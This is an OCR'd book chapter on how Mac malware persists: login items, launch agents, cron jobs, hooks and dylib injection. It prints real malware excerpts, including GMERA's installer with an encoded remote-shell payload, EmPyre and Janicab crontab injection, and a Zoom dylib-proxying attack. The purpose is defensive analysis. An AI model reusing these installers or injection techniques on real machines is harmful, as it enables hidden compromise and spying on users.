
2

PERSISTENCE



Once malware has successfully gained access to a system, its next goal is usually to persist. *Persistence* is the means by which malware installs itself on a system to ensure it will automatically re-execute upon startup, user login, or some other deterministic event. The vast majority of Mac malware attempts to gain persistence; otherwise, a system reboot may act as its death knell.

Of course, not all malware persists. One notable kind of malware that generally doesn't persist is *ransomware*, a type of malicious code that encrypts user files and then demands a ransom in order to restore the files. Once the malware has encrypted the user's files and provided ransom instructions, there's no need for it to hang around. Similarly, sophisticated attackers may leverage memory-only payloads that, by design, won't survive a system reboot. The appeal? An incredibly high level of stealth.

Still, the majority of malware persists in some manner. Modern operating systems, including macOS, provide various ways for legitimate software

to persist. Security tools, updaters, and other programs often make use of such mechanisms to ensure they restart automatically each time the system is rebooted. Throughout the years, malware authors have leveraged these same mechanisms to continuously execute their malicious creations. In this chapter, we'll discuss the persistence mechanisms that Mac malware frequently abuses (or in a few cases, could abuse). Where applicable, we'll highlight actual malicious specimens that leverage each persistence technique. Armed with a comprehensive understanding of these methods, you should be able to more effectively analyze Mac malware, as well as uncover persistent malware on an infected system.

Login Items

If an application should be automatically executed each time the user logs in, Apple recommends installing it as a *login item*. Login items run within the user's desktop session, inheriting the user's permissions, and start automatically at user login. Due to this afforded persistence, Mac malware will commonly install itself as a login item. You can find examples of this technique in malware like Kitm, NetWire, and WindTail.

You can view login items in the System Preferences application. Select the **Login Items** tab of the **Users and Groups** pane (Figure 2-1).




Figure 2-1: Persistent login items. The Finder item is actually malware.

Unfortunately, as macOS doesn't show the full path to a persisted login item in its interface, malware often successfully masquerades as legitimate

software. For example, in Figure 2-1, the "Finder" item is actually malware, known as NetWire, persisting as a login item.

Apple's `backgroundtaskmanagementagent` program, which manages various background tasks such as login items, stores these items in a file named *backgrounditems.btm*. For more technical details on this file and its format, see my blog post "Block Blocking Login Items."[1]

To programmatically create a login item, software can invoke various shared file list (`LSSharedFileList*`) APIs. For example, the `LSSharedFileListCreate` function returns a reference to the list of existing login items. This list can then be passed to the `LSSharedFileListInsertItemURL` function, along with the path of a new application you want to persist as a login item. To illustrate this concept, take a look at the following decompiled code from the NetWire malware. The malware has copied itself to *~/.defaults/Finder.app* and now is persisting as a login item, ensuring that each time the user logs in, macOS will automatically execute it (Listing 2-1).

```
length = snprintf_chk(&path, 0x400, ...., "%s%s.app", &directory, &name);
pathAsURL = CFURLCreateFromFileSystemRepresentation(0x0, &path, length, 0x1); ❶
...
list = LSSharedFileListCreate(0x0, kLSSharedFileListSessionLoginItems, 0x0);
LSSharedFileListInsertItemURL(list, kLSSharedFileListItemLast, 0x0, 0x0, pathAsURL, 0x0, 0x0);
❷
```

Listing 2-1: NetWire's login item persistence

In this code snippet, the malware first constructs the full path to its location on disk ❶. It then invokes various `LSSharedFileList*` APIs to install itself as a login item ❷. Persistence achieved!

WindTail is another malware specimen that persists as a login item. By means of macOS's `nm` utility, you can view the imported APIs a binary invokes, including, in this case, those related to persistence (Listing 2-2).

```
% nm WindTail/Final_Presentation.app/Contents/MacOS/usrnode
  ...
  U _LSSharedFileListCreate
  U _LSSharedFileListInsertItemURL
  U _NSApplicationMain
  ...
  U _NSHomeDirectory
  U _NSUserName
```

Listing 2-2: WindTail's imports, including the `LSSharedFileList*` APIs

In the output from the `nm` utility, note that WindTail contains references to both the `LSSharedFileListCreate` and `LSSharedFileListInsertItemURL` APIs, which it invokes in order to ensure it will be automatically started each time the user logs in.

Recent versions of macOS also support application-specific helper login items. Found within the *LoginItems* subdirectory of an application's bundle, these helpers can ensure that they will be automatically re-executed whenever the user logs in, by invoking the `SMLoginItemSetEnabled` API. Unfortunately,

these helper login items do not show up in the aforementioned System Preferences pane, making them even harder to detect. For more information on these helper login items, see the "Modern Login Items" blog post or Apple's documentation on the topic.[2]

Launch Agents and Daemons

While Apple offers Login Items as a way to persist applications, it also has a mechanism called launch items for persisting non-application binaries, such as software updaters and background processes. As the majority of Mac malware seeks to run surreptitiously in the background, it's no surprise that most Mac malware leverages launch items in order to persist. In fact, according to my "Mac Malware of 2019" report, every piece of analyzed malware in that year that chose to persist did so as a launch item.[3] These specimens include NetWire, Siggen, GMERA, and many more.

There are two kinds of launch items: launch agents and launch daemons. Launch daemons are non-interactive and are often launched before user login. In addition, they run with root permissions. An example of such a daemon is Apple's software updater, `softwareupdated`. On the other hand, launch agents run once the user has logged in with standard user permissions, and they may interact with the user session. Apple's `NotificationCenter` program, which handles displaying notifications to the user, runs as a persistent launch agent.

You'll find third-party launch daemons stored in macOS's */Library/LaunchDaemons* directory, and third-party launch agents are stored in either the */Library/LaunchAgents* or *~/Library/LaunchAgents* directory. To persist as a launch item, a launch item property list should be created in one of these directories. A property list, or *plist*, is an XML, JSON, or binary file that contains key/value pairs that may store data such as configuration information, settings, serialized objects, and more. These files are ubiquitous in macOS. In fact, we already explored applications' *Info.plist* files in Chapter 1. To view the contents of a property list file, regardless of its format, use either of the following utilities (Listing 2-3).

```
plutil -p <path to plist>
defaults read <path to plist>
```

Listing 2-3: macOS utilities for parsing .plist files

A launch item's property list file describes the launch item to `launchd`, the system daemon responsible for processing such plists. In terms of persistence, the most pertinent key/value pairs include

- `Label`: A name that identifies the launch item. It's usually written in reverse domain name notation, `com.companyName.itemName`.
- `Program` or `ProgramArguments`: Contains the path to the launch item's executable script or binary. Arguments to be passed to this executable item are optional, but they can be specified if using the `ProgramArguments` key.

- `RunAtLoad`: Contains a Boolean that, if set to true, instructs `launchd` to automatically start the launch item. If the item is a launch daemon, it will be started during system initialization. On the other hand, as launch agents are user-specific, they will be started later, once the user has initiated the login process.

These three key/value pairs are enough to create a persistent launch item. To demonstrate this, let's create a launch item named `com.foo.bar` (Listing 2-4).

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC ...>
<plist version="1.0"><dict>
 <key>Label</key>

 <string>com.foo.bar</string>

 <key>ProgramArguments</key>
     <array>

    <string>/Users/user/launchItem</string>
    <string>foo</string>
    <string>bar</string>
 </array>

 <key>RunAtLoad</key>
❶ <true/>
</dict>
</plist>
```

Listing 2-4: An example launch item property list

By means of the ProgramArguments array, this launch item instructs launchd to execute the file */Users/user/launchItem* with two command-line arguments: foo and bar. As the RunAtLoad key is set to true 1, this file will be automatically executed, even before a user logs in. For a comprehensive discussion of all things related to launch items, including plists and their key/value pairs, see "A Launchd Tutorial" or "Getting Started with Launchd."[4] These resources include discussions of other key/value pairs (beyond RunAtLoad) that may be used by persistent malware, such as PathState and StartCalendarInterval. As malware persisting as launch items is rather ubiquitous, let's now look at a few examples.

Earlier in this chapter, we showed how NetWire persists as a login item. Interestingly, it also persists as a launch agent. If victims find and remove one persistence mechanism, they may assume it's the only such mechanism and overlook the other. Thus, the malware will continue to automatically restart each time the user logs in. Examining the malware's binary reveals an embedded property list template at address `0x0000db60` (Listing 2-5).

```
0x0000db60 "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n
<!DOCTYPE plist PUBLIC \"-//Apple Computer//DTD PLIST 1.0//EN\n\t\"http://www.
apple.com/DTDs/PropertyList-1.0.dtd\">\n
```

```
<plist version=\"1.0\">\n
<dict>\n
    <key>Label</key>\n
    <string>%s</string>\n
    <key>ProgramArguments</key>\n
    <array>\n
        <string>%s</string>\n
    </array>\n
    <key>RunAtLoad</key>\n
  ❶ <true/>\n
    <key>KeepAlive</key>\n
    <%s/>\n
</dict>\n
</plist>\n", 0
```

Listing 2-5: NetWire's launch item property list template

At install time, the malware will dynamically populate this plist template by, for example, replacing the `%s` in the `ProgramArguments` array with a path to the malware's binary on the infected system. As the `RunAtLoad` key is set to `true` ❶, macOS will start this binary any time the system reboots and the user logs in.

The following snippet of decompiled code from NetWire shows that, once it has configured the launch agent property list, this property list is written out to the user's launch agent directory, *~/Library/LaunchAgents* (Listing 2-6).

```
...
eax = getenv("HOME");
eax = snprintf_chk(&var_6014, 0x400, 0x0, 0x400, "%s/Library/LaunchAgents/",
eax);
...
eax = snprintf_chk(edi, 0x400, 0x0, 0x400, "%s%s.plist", &var_6014, 0xe5d6);

edi = open(edi, 0x601);
if (edi >= 0x0) {
❶ write(edi, var_688C, ebx);
  ...
}
```

Listing 2-6: NetWire's persistence logic

In the decompiled code, you can see the malware first invoking the `getenv` API to get the value of the `HOME` environment variable, which is set to the current user's home directory. This value is then passed to the `snprintf_chk` API to dynamically build the path to the user's *LaunchAgents* directory. The malware then invokes `snprintf_chk` again to append the name of the property list file. As this name gets decrypted by the malware at runtime, it doesn't show up as a plaintext string in Listing 2-6.

Once the malware has constructed a full path, it writes out the dynamically configured plist ❶. After the code has executed, you can inspect the .plist file *(~/Library/LaunchAgents/com.mac.host.plist)* via a tool such as macOS's `defaults` (Listing 2-7).

```
$ defaults read ~/Library/LaunchAgents/com.mac.host.plist
{
    KeepAlive = 0;
    Label = "com.mac.host";
    ProgramArguments =     (
        "/Users/user/.defaults/Finder.app/Contents/MacOS/Finder"
    );
    RunAtLoad = 1;
}
```

Listing 2-7: NetWire's launch item property list, `com.mac.host.plist`

Notice from the output that the path to the persistent component of the malware can be found in the `ProgramArguments` array: */Users/user/.defaults/Finder.app/Contents/MacOS/Finder*. As noted, the malware programmatically determines the current user's home directory at runtime, because this directory name is likely unique to each infected system.

In order to hide to some extent, NetWire installs its persistent binary, *Finder*, into a directory it creates, named *.defaults*. Normally, macOS won't display directories that begin with a period. Thus, the malware may remain hidden from the majority of unsuspecting users. (You can instruct Finder to show such hidden files by pressing COMMAND-SHIFT-SPACE (⌘-⇧-SPACE) or using the `ls` command with the `-a` option in the Terminal.) You can also see that in the .plist file the `RunAtLoad` key is set to `1` (true), which instructs the system to automatically start the malware's binary each time the user logs in. Persistence achieved!

Another example of a Mac malware specimen that persists as a launch item is GMERA. Distributed as a trojanized crypto-currency trading application, it contains an installer script named *run.sh* in the *Resources/* directory of its application bundle (Figure 2-2).




Figure 2-2: A trojanized application containing GMERA

Examining this script reveals commands that will install a persistent and hidden launch agent to *~/Library/LaunchAgents/.com.apple.upd.plist* (Listing 2-8).

```
#! /bin/bash
...
plist_text="PD94bWwgdmVyc2lvbjOiMS4wIiBlbmNvZGluZzOiVVRGLTgiPz4KPCFETONUWVBFIHBsaXNOIFBVQkxJQy
AiLS8vQXBwbGUvLORURCBQTElTVCAxLjAvLOVOIiAiaHROcDovL3d3dy5hcHBsZS5jb2OvRFREcy9Qcm9wZXJOeUxpc3Qt
MS4wLmROZCI+CjxwbGlzdCB2ZXJzaW9uPSIxLjAiPgo8ZGljdD4KCTxrZXk+S2VlcEFsaXZlPC9rZXk+Cgk8dHJ1ZS8+
Cgk8a2V5PkxhYmVsPC9rZXk+Cgk8c3RyaW5nPmNvbS5hcHBsZXMuYXBwcy51cGQ8L3NOcmluZz4KCTxrZXk+UHJvZ3Jhb
UFyZ3VtZW5Oczwva2V5PgoJPGFycmF5PgoJCTxzdHJpbmc+c2g8L3NOcmluZz4KCQk8c3RyaW5nPi1jPC9zdHJpbmc+Cgk
JPHNOcmluZz5lY2hvICdkMmhwYkdUZO9qc2daRzhnYzJ4bFpYQWdNVEF3TURBNOlITmpjbVZsYmlBdFdDQnhkV2wwT3lCc
2MyOW1JQzEwYVNBNk1qVTNNek1nZkNCNFlYSm5jeUJyYVd4cOlDMDVPeUJ6WTNKbFpXNGdMV1FnTFcwZ1ltRnphQOFOWX
lBblltRnphQOFOYVNBKOwyUmxkaTkwWTNBdk1Ua3pMakOzTGpJeE1pNHhOell2TWpVMO16TWdNRDRtTVNjNOlHUnZibVU9
JyB8IGJhc2U2NCAtLWRlY29kZSB8IGJhc2g8L3NOcmluZz4KCTwvYXJyYXk+Cgk8a2V5PlJ1bkFOTG9hZDwva2V5PgoJPH
RydWUvPgo8L2RpY3Q+CjwvcGxpc3Q+"

echo "$plist_text" | ❶ base64 --decode > "/tmp/.com.apple.upd.plist"
❷ cp "/tmp/.com.apple.upd.plist" "$HOME/Library/LaunchAgents/.com.apple.upd.plist"
❸ launchctl load "/tmp/.com.apple.upd.plist"
```

Listing 2-8: GMERA's installer script, run.sh

Notice that the obfuscated contents of the plist are found in a variable named `plist_text`. The malware decodes the plist using the macOS `base64` command ❶ and writes it out to the */tmp* directory as *.com.apple.upd.plist*. Then, via the `cp` command, it copies it to the user's *LaunchAgents* directory ❷. Finally, it starts the launch agent via the `launchctl` command ❸.

Once the installer script has been executed, you can examine the now-decoded launch agent property list, *.com.apple.upd.plist* (Listing 2-9).

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
<dict>
  <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>com.apples.apps.upd</string>
  <key>ProgramArguments</key>
 <array>
   <string>sh</string>
   <string>-c</string>
   <string>echo 'd2hpbGUgOjs...RvbmU=' | base64 --decode | bash</string>
 </array>
❶ <key>RunAtLoad</key>
 <true/>
</dict>
```

Listing 2-9: GMERA's launch agent plist

As the `RunAtLoad` key is set to `true` ❶, the commands specified in the `ProgramArguments` array, which decode to a remote shell, will be automatically executed each time the user logs in.

For a final example of launch item persistence, let's take a look at EvilQuest. This malware will persist as a launch daemon if it is running with root privileges, but because launch daemons run as root, the user has to possess root privileges in order to create one. Thus, if EvilQuest finds itself only running with user privileges, it instead creates a user launch agent.

To handle this persistence, EvilQuest contains an embedded property list template that's used to create launch items. However, in an attempt to complicate analysis, this template is encrypted. In subsequent chapters, I'll describe how to defeat anti-analysis attempts like these, but for now you just need to know that we can leverage a debugger and simply wait until the malware has decrypted the embedded property list template itself. Then we can view the unencrypted plist template in memory (Listing 2-10).

```
$ lldb /Library/mixednkey/toolroomd
...
(lldb) x/s $rax
0x100119540: "<?xml version="1.0" encoding="UTF-8"?>\n<!DOCTYPE plist PUBLIC
"-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-
1.0.dtd">\n<plist version="1.0">\n<dict>\n<key>Label</key>\n<string>%s</
string>\n\n<key>ProgramArguments</key>\n<array>\n<string>%s</string>\
n<string>--silent</string>\n</array>\n\n<key>RunAtLoad</key>\n<true/>\n\
n<key>KeepAlive</key>\n<true/>\n\n</dict>\n</plist>"
```

Listing 2-10: EvilQuest's decrypted property list template

Here we're using `lldb`, the macOS debugger, to launch the malware's installer, a file named *toolroomd*. Sometime later, the malware decrypts the plist template and stores its memory address in the `RAX` register. This allows us to display the now-decrypted template via the `x/s` command.

Oftentimes, a simpler approach is to execute the malware in a standalone analysis or virtual machine and wait until the malware writes out its launch item property list. Once EvilQuest has completed its installation and persistently infected the system, you can find its launch daemon property list, named *com.apple.questd.plist*, in the */Library/LaunchDaemons/* directory (Listing 2-11).

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/
DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>questd</string>
    <key>❶ProgramArguments</key>
    <array>
        <string>sudo</string>
        <string>/Library/AppQuest/com.apple.questd</string>
        <string>--silent</string>
    </array>
    <key>❷RunAtLoad</key>
```

```
    <true/>
    ...
</dict>
```

Listing 2-11: EvilQuest's launch item plist

As the `RunAtLoad` key is set to `true` ❷, the values held in the `ProgramArguments` array ❶ will be automatically executed each time the system is rebooted.

Scheduled Jobs and Tasks

On macOS there are various ways to schedule jobs or tasks to run at specified intervals. Malware can (and does) abuse these mechanisms as a means to maintain persistence on infected macOS systems. This section looks at several of these scheduling mechanisms, such as cron jobs, at jobs, and periodic scripts. Note that launch items, too, can be scheduled to run at regular intervals via the `StartCalendarInterval` key, but as we discussed them earlier in this chapter, we won't cover them again here.

Cron Jobs

Due to its core foundations in BSD, macOS affords several Unix-like persistence mechanisms. Cron jobs are one such example. Often leveraged by sysadmins, they provide a way to persistently execute scripts, commands, and binaries at certain times. Unlike the login and launch items discussed earlier, persistent cron jobs generally execute automatically at specified intervals, such as hourly, daily, or weekly, rather than at specified events like user login. You can schedule a persistent cron job via the built-in */usr/bin/crontab* utility.

Abusing cron jobs for persistence isn't particularly common in macOS malware. However, the popular open source post-exploitation agent EmPyre, which is sometimes used by attackers targeting macOS users, provides an example.[5] In its crontab persistence module, EmPyre directly invokes the *crontab* binary to install itself as a cronjob (Listing 2-12).

```
cmd = ❶'crontab -l | { cat; echo "0 * * * * %s"; } | ❷crontab -'
❸ subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE).stdout.read()
```

Listing 2-12: EmPyre's cron job persistence

EmPyre first builds a string by concatenating several subcommands that together add a new malicious cron job with any current ones. The `crontab` command (with the `-l` flag) will list the user's existing cron jobs ❶. The `cat` and `echo` commands append the new command. Finally, the `crontab` command (with the `-` flag) will reinstall any existing jobs, along with the new cron job ❷. Once these commands have been concatenated together (and stored into the `cmd` variable), they will then be executed via the Popen API of the Python subprocess module ❸. The `%s` in the `cmd` variable will be updated at runtime with the path of the item to persist, and the `0 * * * *` component instructs macOS to execute the job each and every hour. For a

comprehensive discussion of cron jobs, including the syntax of job creation, take a look at Wikipedia's page titled "Cron."

Let's briefly look at another example of cronjob persistence, courtesy of Janicab. This malware persists a compiled Python script, *runner.pyc*, as a cronjob (Listing 2-13).

```
subprocess.call("crontab -l > ❶/tmp/dump",shell=True)
...
subprocess.call(❷"echo \"* * * * * python ~/.t/runner.pyc \" >>/tmp/
dump",shell=True)

subprocess.call(❸"crontab /tmp/dump",shell=True)
subprocess.call("rm -f /tmp/dump",shell=True)
```

Listing 2-13: Janicab's cron job persistence

Janicab's Python installer first saves any existing cron jobs into a temporary file named */tmp/dump* ❶. It then appends its new job to this file ❷, before invoking `crontab` to complete the cron job installation ❸. Once the new cron job has been added, macOS will execute the specified command, `python ~/.t/runner.pyc`, every minute. This compiled Python script ensures that the malware is always running, restarting it if necessary.

At Jobs

Another way to achieve persistence on macOS is via *at jobs*, which are scheduled one-time tasks.[6] You can find `at` jobs stored in the */private/var/at/jobs/* directory and enumerate them via the */usr/bin/atq* utility. On a default install of macOS, the at scheduler, */usr/libexec/atrun*, is disabled. However, malware can enable it with root privileges (Listing 2-14).

```
# launchctl load -w /System/Library/LaunchDaemons/com.apple.atrun.plist
```

Listing 2-14: Enabling the at scheduler

After enabling this scheduler, malware can create an at job by simply piping persistent commands into */usr/bin/at*, specifying the time and date of execution. Once executed, it can simply reschedule the job to maintain persistence. Currently, though, no Mac malware leverages this method for persistence.

Periodic Scripts

If you list the contents of */etc/periodic*, you'll find a directory containing scripts that will run on well-defined intervals (Listing 2-15).

```
% ls /etc/periodic

daily
weekly
monthly
```

Listing 2-15: Periodic scripts

Though this directory is owned by root, malware with adequate privileges may be able to create (or subvert) a periodic script in order to achieve persistence at regular intervals. Although periodic scripts are conceptually rather similar to cron jobs, there are a few differences, such as the fact that they are handled by a separate daemon.[7] Similar to at jobs, no malware currently leverages this method for persistence.

Login and Logout Hooks

Yet another way to achieve persistence on macOS is via login and logout hooks. Scripts or commands installed as login or logout hooks will execute automatically whenever a user logs in or out. You'll find these hooks stored in the user-specific *~/Library/Preferences/com.apple.loginwindow.plist* file as key/value pairs. The key's name should be either `LoginHook` or `LogoutHook`, with a string value set to the path of the file to execute at either login or logout (Listing 2-16).

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist ...>
<plist version="1.0">
 <dict>
  <key>LoginHook</key>
❶ <string>/usr/bin/hook.sh</string>
 </dict>
</plist>
```

Listing 2-16: An example LoginHook

In this example, the script *hook.sh* ❶ will be executed each time the user logs in. Note that there can only be one `LoginHook` and one `LogoutHook` key/value pair specified at any given time. However, if malware encounters a system with a legitimate login or logout hook already present, it could append additional commands to the existing hook to gain persistence. Perhaps due to the fact that Apple has moved to deprecate this persistence technique, no malware leverages such hooks.

Dynamic Libraries

Dynamic libraries (dylibs) are modules containing executable code that a process can load and execute. Apple's developer documentation explains the reasoning behind the use of dynamic libraries, pointing out that operating systems already "implement much of the functionality apps need in libraries."[8] Thus, app programmers can link their code against these libraries rather than re-create the functionality from scratch. Though you can statically link libraries into a program, doing so increases both the size of the program as well as its memory usage. In addition, if a flaw were discovered in the library, the program would need to be rebuilt to take advantage of any fixes or updated functionality. On the other hand, dynamically linking a library merely adds a specified dependency to the program; the actual

library code is not compiled in. When the program is launched or needs to access library functionality, the library is then dynamically loaded. This reduces both the size of the program and its total memory usage. Programs that dynamically load these libraries will automatically benefit from any fixes and updated functionality.

The majority of persistence mechanisms abused by Mac malware coerce the operating system into automatically launching some standalone application or binary. While this is all well and good in terms of gaining and maintaining persistence, it generally results in a new untrusted process running on the system. An inquisitive user may notice this, especially if they peek at list of running processes. Moreover, security tools, which largely focus on process-level events, may readily detect such new processes, thus uncovering the malware.

More stealthy persistence mechanisms instead leverage dynamic libraries. Because these libraries are loaded within a trusted host process, they themselves do not result in a new process. Thus, an examination of running processes will not readily reveal their presence, which may also remain undetected by security tools. The idea of using dynamic libraries for persistence is fairly straightforward. Malware first locates an existing process that regularly gets started, either automatically by the system or manually by the user (the user's browser is a good example of such a process). It then coerces that process into loading malicious libraries.

In this section, we'll first discuss generic methods of dylib persistence that malware could abuse to target a wide range of processes. Following this, we'll explore specific plugin-based persistence approaches that malware can leverage for a stealthy means of re-execution. Note that malware authors may also abuse dynamic libraries for purposes other than persistence, like to subvert processes of interest, such as the user's browser. Moreover, once it's loaded in a process, a dynamic library inherits that process's permissions, which may provide the malware with access to protected devices, such as the webcam or mic as well as other sensitive resources.

DYLD_* Environment Variables

Any code can use the `DYLD_*` environment variables, such as `DYLD_INSERT_LIBRARIES` and `DYLD_FRAMEWORK_PATH`, to inject any dynamic library into a target process at load time. When loading a process, the dynamic loader will examine the `DYLD_INSERT_LIBRARIES` variable and load any libraries it specifies. By abusing this technique, an attacker can ensure that the target process loads a malicious library whenever that process is started. If the process often starts automatically or the user frequently starts it, this technique affords a fairly reliable and highly stealthy persistence technique.[9]

The specific means of persistently injecting a dynamic library via `DYLD_*` environment variables varies. If the malware is targeting a launch item, it could modify the item's property list by inserting a new key/value pair into it. The key, `EnvironmentVariables`, would reference a dictionary containing a `DYLD_INSERT_LIBRARIES` key/value pair that points to the malicious dynamic library. If the malware is targeting an application, the approach involves

modifying the application's *Info.plist* file and inserting a similar key/value pair, albeit with a key name of `LSEnvironment`.

Let's look at an example. The notorious FlashBack malware abused this technique to maintain persistence by targeting users' browsers. Listing 2-17 is a snippet of a Safari *Info.plist* file that FlashBack has subverted.

```
<key>LSEnvironment</key>
<dict>
  <key>DYLD_INSERT_LIBRARIES</key>
❶ <string>/Applications/Safari.app/Contents/Resources/UnHackMeBuild</string>
</dict>
```

Listing 2-17: FlashBack's `DYLD_INSERT_LIBRARIES` persistence

Notice that the FlashBack malware has added an `LSEnvironment` dictionary to the file, containing a `DYLD_INSERT_LIBRARIES` key/value pair. The value points to the malware's malicious dynamic library ❶, which macOS will now load and execute within Safari's context whenever the browser is launched.[10]

Since 2012, when FlashBack abused this technique, Apple has drastically reduced the scope of the `DYLD_*` environment variables. For example, the dynamic loader (`dyld`) now ignores these variables in a wide range of cases, such as for Apple's platform binaries or for third-party applications compiled with the hardened runtime. It is also worth noting that platform binaries and those protected by the hardened runtime may be insusceptible to other dynamic library insertions, like those discussed later in this section. For more details on the security features afforded by the hardened runtime, see Apple's documentation titled "Hardened Runtime."[11]

Despite these precautions, many operating system components and popular third-party applications still support the loading of arbitrary dynamic libraries. Moreover, platform binaries and applications that have opted in to the hardened runtime may provide exceptions such as `com.apple.security.cs.allow-dyld-environment-variables` or `com.apple.security.cs.disable-library-validation` entitlements, which allow malicious dynamic libraries to be loaded. Thus, ample opportunities for dynamic library-based persistence still exist.

Dylib Proxying

A more modern approach to dynamic library injection involves a technique I've dubbed *dylib proxying*. In short, dylib proxying replaces a library that a target process depends on with a malicious library. Now, whenever the targeted application starts, the malicious dynamic library will be loaded and executed instead.

To keep the application from losing legitimate functionality, the malicious library proxies requests to and from the original library. It can achieve this proxying by creating a dynamic library that contains a `LC_REEXPORT_DYLIB` load command. We'll discuss load commands in Chapter 6; for now just know that the `LC_REEXPORT_DYLIB` load command essentially tells the dynamic loader, "Hey, while I, the malicious library, don't implement the required

functionality you're looking for, I know who does!" As it turns out, this is the only information the loader needs to maintain the functionality provided by the proxied library.

Though we've yet to see malware abuse this dylib proxying technique, security researchers (myself included) have leveraged it in order to subvert various applications. Notably, I've abused Zoom to access a user's webcam and achieved stealthy persistence each time they open the video conferencing application. Let's briefly examine the details of this specific attack against Zoom, as it provides a practical example of how an attacker or malware could achieve stealthy dynamic library-based persistence.

Though Zoom compiles its application with a hardened runtime, which normally thwarts dynamic library injection attacks, older versions contained the `com.apple.security.cs.disable-library-validation` entitlement. This entitlement instructs macOS to disable library validation, allowing arbitrary libraries to be loaded into Zoom. To gain persistence, malware could proxy one of Zoom's dependencies, such as its SSL library, *libssl.1.0.0.dylib*. The malware could make a copy of the legitimate SSL library, named something like *libssl.1.0.0_COPY.dylib*, and then create a malicious proxy library with the same name as the original SSL library. This malicious library would contain an `LC_REEXPORT_DYLIB` load command that points to the SSL library copy. To see this process in practice, take a look at the following output from macOS's `otool`, run with the `-l` flag, to list the malicious dynamic library's load commands (Listing 2-18).

```
$ otool -l zoom.us.app/Contents/Frameworks/libssl.1.0.0.dylib
...
Load command 11
          cmd LC_REEXPORT_DYLIB ❶
      cmdsize 96
         name /Applications/zoom.us.app/Contents/Frameworks/libssl.1.0.0_COPY.dylib ❷
   time stamp 2 Wed Dec 31 14:00:02 1969
      current version 1.0.0
compatibility version 1.0.0
```

Listing 2-18: A proxy dynamic library

Note that this library contains a reexport directive ❶ that points to the original SSL library ❷. This ensures that the SSL functionality required to run the app isn't lost. Once the malicious proxy library is in place, it will load automatically and execute its constructor any time the user launches Zoom. Now, in addition to persistence, the malware has access to Zoom's privacy permissions, such as those for the mic and camera, allowing it to spy on the user via their webcam!

Dylib Hijacking

Dylib hijacking is a stealthier, albeit less generic, version of dylib proxying. In a dylib hijack, malware can exploit a program that either attempts to load dynamic libraries from multiple attacker-writable locations or that has a weak dependency on a dynamic library that does not exist. In the

former case, if the primary location doesn't contain the library, the app will search for it in a second location. In this case, malware could install itself as a malicious library of the same name in the first location that the program would then naively load. For example, say an application attempts to load *foo.dylib* from the application's *Library/* directory first, and then from the */System/Library* directory. If *foo.dylib* doesn't exist in the application's *Library/* directory, an attacker could add a malicious library of the same name at that location. This malicious library would load automatically at runtime.

```
Let's look at a specific example. On certain older versions of macOS, including OS X 10.10,
Apple's iCloud photo stream agent would attempt to load a dynamic library named PhotoFoundation
from either the iPhoto.app/Contents/Library/LoginItems/ or the iPhoto.app/Contents/Framework
directory. As the library was found in the second directory, malware could plant a malicious
